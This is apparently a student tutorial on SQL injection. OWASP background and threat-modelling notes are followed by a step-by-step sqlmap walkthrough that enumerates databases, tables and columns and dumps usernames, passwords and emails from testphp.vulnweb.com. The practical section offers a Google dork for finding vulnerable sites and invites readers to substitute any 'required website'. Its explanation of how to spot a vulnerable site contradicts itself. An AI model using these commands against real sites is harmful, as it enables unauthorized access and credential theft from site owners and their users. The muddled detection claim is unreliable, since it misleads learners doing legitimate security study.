
**|SQL - INJECTION**

* **DEME SAIKIRAN**
* **AZURE SKYNET**



**Contents :**

1. OWASP INTRO
2. SQL injection
3. Threat modelling
4. Risk factors
5. SQL injection practical

# Introduction

## About OWASP Backend Security Project

OWASP Backend Security Project is the first OWASP project entirely dedicated to the core of the Web Applications.

The aim of this OWASP project is to create a new guide that could allow developers , administrators and testers to comprehend any parts of the security process about back-end components that directly communicate with the web applications as well as databases , ldaps, etc..

Several contributors (developers, system integrators and security testers) have contributed to achieve this important aim consisting in a beta quality guide composed by three sections oriented to the security field:

* Development
* Hardening
* Testing

## SQL Injection

### Overview :

* SQL == Structured query language.
* A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.
* A successful SQL injection exploit can
  + Reads sennsitive data from database.
  + Modify the database(insert/update/delete)
  + Execute administration operations on the database such as shutdown the DBMS.
  + Recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.
* SQL injection attacks are a type of injection attack , in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

## **Threat modeling**

### Overview :

* SQL injection attacks allow attackers to
  + Spoof identity.
  + Tamper with existing data
  + Cause repudiation issues such as voiding transactions or changing balances
  + Allow the complete disclosure of all data on the system.
  + Destroy the data or make it otherwise unavailable.
  + Become administrators of the database server.
* SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces.
* Due to the nature of programmatic interfaces available , J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.
* The severity of SQL Injection attacks is limited by the attacker’s skill and imagination , and to a lesser extent, defense in depth countermeasures , such as low privilege connections to the database server and so on.
* In general , consider SQL Injection a high impact severity.

**Description :**

SQL injection errors occur when:

1.Data enters a program from an untrusted source.

2.The data used to dynamically construct a SQL query

The main consequences are:

* **Confidentiality:** Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
* **Authentication:** If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
* **Authorization:** If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.

**Integrity:** Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

## **RISK FACTORS**

### Overview :

The platform affected can be:

1. Language: SQL
2. Platform: Any (requires interaction with a SQL database)

SQL Injection has become a common issue with database –driven web sites. The flaw is easily detected , and easily exploited , and as such , any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind.

* Essentially, the attack is accomplished by placing a meta character into data input to then place SQL commands in the control plane, which did not exist there before . This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

## **sql practical**

* Here in kali linux the sqlmap is inbuild apllication in kali linux OS so to check the version and the categories of the slpmap type “sqlmap” in the terminal.
* Below are the commands step by step to gain the database of the website before gaining acess of the database check the vulnerability of that website.
* We can check the vulnerability of the website by typing ‘ after the website .
* We will get the error screen that indicates that the website is secured if we get the same screen as the home page of the webiste opened then it is vulnerable and we can acess the database of the website.


searching in the google :

inurl:search.php?pid=101


* Eg: www.sample.com/search.php?pid=101'(Then enter you will get SQL syntax error (SQL injection prob))
* The above mentioned command for the vulnerability of the website checking.

1. **Penetration:**

* Follow the given commands to gain the access of the required website….
* Comman -1 :
  + **sqlmap -u testphp.vulnweb.com/listproducts.php?cat=3**
  + Mention the required website…. ☺

****

* Then you will get the continue screen then type yes(Y).


****

**COOL….**

NOW WE ARE ENTERING INTO THE DATABASE……

1. **DATABASE:**


* Now are entering into the database of the required website…
* Command-2:
  + **Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=2 –dbs**

****


* Then we need to check the tables of the databse that contains the req details and the contents that the databse contains .

1. **Tables :** (Database that contain the tables)

* To get the tables of the req databse type the following command…
* Command :
  + **Sqlmap -u testphp.vulnweb.com/listproducts.php?cat=2 -D acuart --tables**

****

* Here we get the tables as shown below for the above command.


****

1. **COLUMNS:**

* Select the required column that contains emails passcodes usernames and lots more ☺
* Command :
  + **sqlmap -u testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users –columns**


****

* Then as mentioned we will get the set of columns.


****

1. **DUMPING - CONTENT :**


* Then you can select the req columns as shown below command
* Command :
  + **sqlmap -u testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T users -C uname,pass,email –dump**

****

* Then it fetches the req details as we mentioned …… ☺

****

* Then it prints the req details that we mentioned on the terminal screen… as shown below….. ☺

****

* **HERE IS ALL ABOUT SQLMAP INJECTION ……… ☺**
* **THANK YOU………. ☺**